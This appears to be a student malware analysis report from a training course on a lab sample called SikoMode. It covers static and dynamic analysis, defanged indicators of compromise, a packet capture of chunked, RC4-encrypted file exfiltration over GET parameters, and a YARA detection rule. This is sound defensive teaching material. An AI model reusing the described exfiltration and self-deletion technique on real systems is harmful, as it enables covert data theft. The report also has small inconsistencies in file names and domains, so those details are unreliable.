# Practical Malware Analysis & Triage
# Malware Analysis Report

## SikoMode Malware

July 2023| Analysis by BRDB Labs | v1.0

# Table of Contents



SikoMode Malware
July 2023
v1.0

# Executive Summary

| SHA256 hash | 3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E |
|---|---|

SikoMode is a malware sample (unknown.exe) first identified during the PMAT class on July 14th, 2023. It is a Nim-compiled executable that runs on the x64 Windows operating system. Its aim is to breakdown a file on a victim's machine, encrypt and encode chunks of that file and exfiltrate each piece to an external domain where it can be captured within the logs of the domain that it is sent to and reconstructed back together.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

# High-Level Technical Summary

SikoMode consists of two parts: a call back to the below URL to determine if an internet connection is available, and then an exfiltration of data through the second URL by breaking down a file and sending chunks of the data through the post parameter of the URL.

1. It first attempts to contact its callback URL (hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/). If this URL can not be reached it deletes itself.

2. If this URL can be reached it will continue to execute and exfiltrate data to a second URL: (hxxp://cdn.altimiter.local/feed?post=[data]).

[data] is different each time to illustrate different chunks of the file. RC4 encryption and base64 encoding of the [data] is used in this case.

Once exfiltration is complete it will delete itself from disk. It will also delete itself if the exfiltration process is stopped before completion.

# Malware Composition

SikoMode consists of the following components:

| File Name | SHA256 Hash |
| --- | --- |
| **unknown.exe** | 3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E |

# Basic Static Analysis

Static analysis was performed using Floss whereby strings of note were extracted from the unknown.exe sample which include:

- hxxp://cdn.altimiter.local/feed?post=
- Nim httpclient/1.6.2
- C:\Users\Public\passwrd.txt





*Fig 1: Snippet of key strings within the unknown.exe sample.*

This suggests the program was written in Nim, and a possible URL is used for an outbound connection.

# Basic Dynamic Analysis

When the unknown.exe sample is executed we see the initial call back address of: hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/ through DNS as captured by Wireshark below.





*Fig 2: WireShark Packet Capture of initial beacon check-in*

With an http response of 200 as a connection is made.





*Fig 3: TCPView capture of outbound http connection by unknown.exe*

Further analysis through Procmon using the “CreateFile” filter reveals that the file **C:\Users\Public\passwrd.txt** is created on disk, and the malware checks for the **C\Users\brdb\Desktop\cosmos.jpg** file.






*Fig 4: ProcMon filter view of host indicators*

The data within the file cosmos.jpg is encrypted using the password within the password.txt file. It is then encoded, and transmitted out in chunks within the exfiltration URL mentioned above.

If the callback URL is reachable, then the cosmos file is exfiltrated to the: hxxp://cdn.altimiter.local/feed?post=[data] address. A wireshark capture illustrates the connection to this address and the different [data] parameters sent.



| Source | Destination | Protoc | Length | Info |
|---|---|---|---|---|
| 10.0.0.4 | 10.0.0.5 | TCP | 56 | 443 → 1288 [ACK] Seq=1 Ack=198 Win=64128 Len=0 |
| 10.0.0.5 | 10.0.0.4 | TCP | 62 | 1288 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0 |
| 10.0.0.4 | 10.0.0.5 | TCP | 68 | 443 → 1288 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128 |
| 10.0.0.5 | 10.0.0.4 | TCP | 68 | 1288 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 10.0.0.4 | 10.0.0.5 | HTTP | 314 | HTTP/1.1 200 OK (text/html) |
| 10.0.0.5 | 10.0.0.4 | HTTP | 293 | GET /feed?post=B2ED11DD8502799244B03F50A8C3342C33D2BC1F29C52C939D4E81F66E2489AB6BC6A7B3199BCEC93A220A6466D404C49A988BD68958ECBF1D6676CCAFA9 HTTP/1.1 |
| 10.0.0.4 | 10.0.0.5 | HTTP | 314 | HTTP/1.1 200 OK (text/html) |
| 10.0.0.5 | 10.0.0.4 | HTTP | 293 | GET /feed?post=B69C0CF68536758144B03372DDDD38291DEBB31925F523A386678EEC5414AF8966D1BCA316ADC6BC30020A6460D404C49A9B8FD6895AC5BF174376CCBBBC HTTP/1.1 |
| 10.0.0.4 | 10.0.0.5 | HTTP | 314 | HTTP/1.1 200 OK (text/html) |
| 10.0.0.5 | 10.0.0.4 | HTTP | 293 | GET /feed?post=A69C1CF68535758244B2337BAFFE38290DEBB01A07FF20919D758DDD480786BE49FDA8851998C6BC34020A6C57E504C48A9B8BD68959C6B7174302E29D84 HTTP/1.1 |
| 10.0.0.4 | 10.0.0.5 | HTTP | 314 | HTTP/1.1 200 OK (text/html) |
| 10.0.0.5 | 10.0.0.4 | HTTP | 293 | GET /feed?post=B69C1CF585367582729637 55A8FB34291DEBB01907FC28919D7789E440128EBE45FDA88C199BC6BC08240E5C72D40CC49A9B8BC2895AC6B7666571CEBBA9 HTTP/1.1 |
| 10.0.0.4 | 10.0.0.5 | HTTP | 314 | HTTP/1.1 200 OK (text/html) |
| 10.0.0.5 | 10.0.0.4 | HTTP | 293 | GET /feed?post=B69A1CF68536 45A440A0337BA0FB38291DE0B01A07FC129199658DDD4C1286BE45FEA8851D9BC6BC34220A6466D404C49A988BD6895AF291136076CCAFA9 HTTP/1.1 |
| 10.0.0.4 | 10.0.0.5 | HTTP | 314 | HTTP/1.1 200 OK (text/html) |
| 10.0.0.5 | 10.0.0.4 | HTTP | 293 | GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1 |
| 10.0.0.4 | 10.0.0.5 | HTTP | 314 | HTTP/1.1 200 OK (text/html) |
| 10.0.0.5 | 10.0.0.4 | HTTP | 148 | GET / HTTP/1.1 |
| 10.0.0.4 | 10.0.0.5 | HTTP | 314 | HTTP/1.1 200 OK (text/html) |
| 10.0.0.5 | 10.0.0.4 | HTTP | 258 | GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?d170b06d999753ac HTTP/1.1 |

*Fig 5: Wireshark capture of file exfiltration through multiple GET requests.*

# Advanced Static Analysis

String analysis revealed reference to the “toRC4” string within the sample.

Inside of the binary we can search for the “toRC4” method call which is invoked from the **sym.stealStuff** method. This method will then encrypt the information that it brings into it.

The password within the passwrd.txt file (C:\Users\Public\passwrd.txt) created by unknown.exe is the password (key) used for the RC4 encryption routine as shown in the C:\Users\Public folder.





*Fig 6: Presence of password.txt file after unknown.exe is run*

Within a static string analysis, a reference to the string “houdini” is mentioned.

Houdini refers to the method call that deletes the binary from disk (after the Kill Switch URL has been checked and fails). This is the mechanism where if an internet connection is available the payload will execute. However, if the callback domain cannot be reached (i.e. there is no internet connection or the connection is interrupted) then Houdini will action the deletion of the binary off disk.

# Indicators of Compromise

## Network Indicators

- hxxp://update.ec12-4-109-278-3-ubuntu20-04.local
- hxxp://cdn.altimiter.local/feed?post=[data]

## Host-based Indicators

- C:\Users\Public\passwrd.txt
- C\Users\brdb\Desktop\cosmos.jpg

SikoMode Malware
July 2023
v1.0

# Appendices

## A. Yara Rules

```
rule Nim_Malware_Unknown {
    meta:
        description = "Yara rule for detecting the unknown.exe Nim malware"
        author = "BRDB"
        date = "2023-07-17"
    strings:
        $string1 = "http://cdn.altimiter.local"
        $string2 = "cosmo.jpeg"
        $string3 = "C:\\Users\\Public\\passwrd.txt"
    condition:
        all of them
}
```

*Fig 8: Initial Yara rule for detection*

## B. Callback URLs

| Domain | Port |
|---|---|
| **hxxp://update.ec12-4-109-278-3-ubu** | 53 |

## C. Exfiltration URL

| Domain | Port |
|---|---|
| **hxxp://cdn.altimiter.local/feed?post=[data]** | 80 |

## D. Decompiled Code Snippets





*Fig 9: stealStuff method invokes the toRC4 method to encrypt the data.*